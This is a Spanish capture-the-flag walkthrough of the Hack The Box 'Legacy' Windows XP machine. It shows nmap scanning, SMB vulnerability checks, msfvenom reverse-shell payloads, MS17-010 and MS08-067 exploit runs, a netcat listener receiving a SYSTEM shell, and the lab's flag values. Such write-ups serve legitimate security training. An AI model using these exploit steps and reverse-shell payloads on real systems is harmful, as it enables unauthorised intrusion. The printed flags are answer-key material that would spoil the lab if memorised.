


LEGACY MACHINE

Autor: Christian Jimenez



ESCANEEO Y ENUMERACION

vamos a realizar un escaneo con nmap:

```
nmap -p- --open -T5 -v -n 10.10.10.4 -oG allPorts
```

La salida nos muestra los siguientes puertos:

```
#extractPorts allPorts

[*] Extracting information...

      [*] IP Address: 10.10.10.4
      [*] Open ports: 139,445

[*] Ports copied to clipboard
```

Vamos a realizar una enumeración de los servicios en los puertos:

```
nmap -p139,445,3389 -sV -sC 10.10.10.4 -oN targeted
```

este es el resultado:

```
PORT      STATE SERVICE      VERSION
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Windows XP microsoft-ds
3389/tcp  closed ms-wbt-server
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: 5d00h21m12s, deviation: 2h07m16s, median: 4d22h51m12s
|_nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:5c:49 (VMware)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_ System time: 2021-09-19T07:00:35+03:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2_time: Protocol negotiation failed (SMR?)
```

EXPLOTACION

Como vemos que tiene el servicio smb habilitado, vamos a correr algunos script de nmap para detectar vulnerabilidades sobre ese servicio:

```
nmap -p445 --script=smb-vuln-* 10.10.10.4
```

```
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (
MS08-067)
|   State: VULNERABLE
|   IDs: CVE:CVE-2008-4250
|   The Server service in Microsoft Windows 2000 SP4, XP S
P2 and SP3, Server 2003 SP1 and SP2,
|   Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows
remote attackers to execute arbitrary
|   code via a crafted RPC request that triggers the overf
low during path canonicalization.
|
|   Disclosure date: 2008-10-23
|   References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-42
50
|   https://technet.microsoft.com/en-us/library/security/ms08-
067.aspx
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms10-061: ERROR: Script execution failed (use -d to deb
ug)
|_ smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers
```

vemos que es vulnerable a **MS-17-010** y **MS-08-067**

podríamos ejecutar cualquiera de ambos y es lo que vamos a hacer.

MS-17-010

para este caso encuentre un script llamado **send_and_execute.py**:

<https://github.com/helviojunior/MS17-010>

```
git clone https://github.com/helviojunior/MS17-010.git
cd MS17-010
```

nos creamos una reverse shell en **.exe** malicioso con msfvenom:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.4 LPORT=4242 EXITFUNC=threads -f exe -a x86 --platform
windows -o shell.exe
```

y lo que hace este script es enviar un ejecutable a la maquina windows y ejecutarlo automaticamente, nos colocamos en escucha con netcat y ejecutamos.

se necesita instalar impacket

```
#python2
apt install python2
python2
wget ``python
https://bootstrap.pypa.io/pip/2.7/get-pip.py
python2 get-pip
git clone https://github.com/SecureAuthCorp/impacket.git
cd impacket
python2 -m pip install .

#python3
apt install python3
python3
apt install python3-pip
git clone https://github.com/SecureAuthCorp/impacket.git
cd impacket
python3 -m pip install .
```

de acuerdo a con que version de python instalaste impacket ejecutas python o python3:

```
python send_and_execute.py 10.10.10.4 shell.exe
```

estamos dentro como root y podemos ver la flag:

```
Directory of C:\Documents and Settings

16/03/2017  09:07  00    <DIR>          .
16/03/2017  09:07  00    <DIR>          ..
16/03/2017  09:07  00    <DIR>          Administrator
16/03/2017  08:29  00    <DIR>          All Users
16/03/2017  08:33  00    <DIR>          john
                0 File(s)                0 bytes
                5 Dir(s)   6.297.571.328 bytes free

type john\Desktop\user.txt
type john\Desktop\user.txt
e69af0e4f443de7e36876fda4ec7644f
type Administrator\Desktop\root.txt
type Administrator\Desktop\root.txt
993442d258b0e0ec917cae9e695d5713
C:\Documents and Settings>
```

MS08-067

hay un script en github que nos ayudara: <https://github.com/areyou1or0/OSCP/blob/master/Scripts%20-%20MS08-067>

modificamos el exploit cambiando la shellcode por uno que vamos a generar:

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.4 LPORT=4545 EXITFUNC=thread -b
"\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40" -f c -a x86 --platform windows
```

lo reemplazamos y ejecutamos.

debe estar impacket instalado como en el anterior caso, de preferencia instalado con python2

tiene unas opciones el script por sistema operativo:

```
Usage: ms08-067.py <target ip> <os #> <Port #>

Example: MS08_067_2018.py 192.168.1.1 1 445 -- for Windows XP SP0/
SP1 Universal, port 445
Example: MS08_067_2018.py 192.168.1.1 2 139 -- for Windows 2000 Un
iversal, port 139 (445 could also be used)
Example: MS08_067_2018.py 192.168.1.1 3 445 -- for Windows 2003 SP
0 Universal
Example: MS08_067_2018.py 192.168.1.1 4 445 -- for Windows 2003 SP
1 English
Example: MS08_067_2018.py 192.168.1.1 5 445 -- for Windows XP SP3
French (NX)
Example: MS08_067_2018.py 192.168.1.1 6 445 -- for Windows XP SP3
English (NX)
Example: MS08_067_2018.py 192.168.1.1 7 445 -- for Windows XP SP3
English (AlwaysOn NX)
```

nos funciona con la opcion 6 asi que ejecutamos:

```
python ms08-067.py 10.10.10.4 6 445
```

en la escucha en netcat ya ingresamos como root a la maquina:

<pre>[root@christian]~/home/christian/Documentos/HTB/legacy/exploit] #impacket-smbserver smbfolder \$(pwd) Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation [*] Config file parsed [*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V :3.0 [*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V :1.0 [*] Config file parsed [*] Config file parsed [*] Config file parsed [*] Incoming connection (10.10.10.4,1033) [*] AUTHENTICATE_MESSAGE (\LEGACY) [*] User LEGACY\ authenticated successfully [*] ::00::aaaaaaaaaaaaaaaa</pre>	<pre>[root@christian]~/home/christian/Documentos/HTB/legacy/exploit] #rlwrap nc -lvnp 4545 listening on [any] 4545 ... connect to [10.10.14.18] from (UNKNOWN) [10.10.10.4] 1032 Microsoft Windows XP [Version 5.1.2600] (C) Copyright 1985-2001 Microsoft Corp. cd c:\Do* cd c:\Do* type john\Desktop\user.txt type john\Desktop\user.txt e69af0e4f443de7e36876fda4ec7644f type Administrator\Desktop\root.txt type Administrator\Desktop\root.txt 993442d258b0e0ec917cae9e695d5713 \\10.10.14.18\smbfolder\whoami.exe \\10.10.14.18\smbfolder\whoami.exe NT AUTHORITY\SYSTEM C:\Documents and Settings></pre>
--	---

de igual forma podemos ver las flags.